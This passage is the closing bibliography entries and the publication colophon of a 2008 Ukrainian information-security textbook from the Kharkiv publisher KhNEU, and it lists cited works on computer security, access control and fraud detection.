159. Smith G.S. 2001. New Age Technology Threats and Vulnerabilities. Journal of Forensic Accounting. – P. 125 – 130.

160. Straub D. W., Widom C. S. Deviancy by bit and bytes: computer abusers and control measures // Computer security: A Global Challenge. Netherlands,1984. – P. 431 – 441.

161. Parker T. A. Application Access Control Standarts for Distributed Systems., Computer&Security. – Vol/ 9. – №6. – P. 319 – 330.

162. T.A. Parker, Security in Open Systems – A Report on the Standart

work of ECMA's TC32/TG9, P. 38 – 50 in Proc. 10th Natl. Computer Security Conf., IEEE, Baltimore, September, 1987.

163. Yves le Roux, Technical Criteria For Security Evaluation Of Information Technology Products/Information Security Guide, 1990/1991. – P. 59 – 62.

164. Zabihollah Rezaee Financial Statement Fraud: Prevention and Detection, 2002. – P. 276 – 279.

Зміст

НАВЧАЛЬНЕ ВИДАННЯ

Кавун Сергій Віталійович
Носов Віталій Вікторович
Манжай Олександр Володимирович

ІНФОРМАЦІЙНА БЕЗПЕКА

Навчальний посібник

Відповідальний за випуск **Пономаренко В. С.**
Відповідальний редактор **Сєдова Л. М.**

Редактор **Нещеретна О. М.**
Коректор **Бриль В. О.**

План 2008 р. Поз. №41-П.
Підп. до друку Формат 60 × 90 1/16. Папір MultiCopy. Друк Riso.
Ум.-друк. арк. 22,0. Обл.-вид. арк. 27,5. Тираж прим. Зам. №

Видавець і виготівник — видавництво ХНЕУ, 61001, м. Харків, пр. Леніна, 9а

Свідоцтво про внесення до Державного реєстру суб'єктів видавничої справи
Дк №481 від 13.06.2001 р.

Кавун С. В.

Носов В. В.

Манжай О. В.

ІНФОРМАЦІЙНА БЕЗПЕКА

Навчальний посібник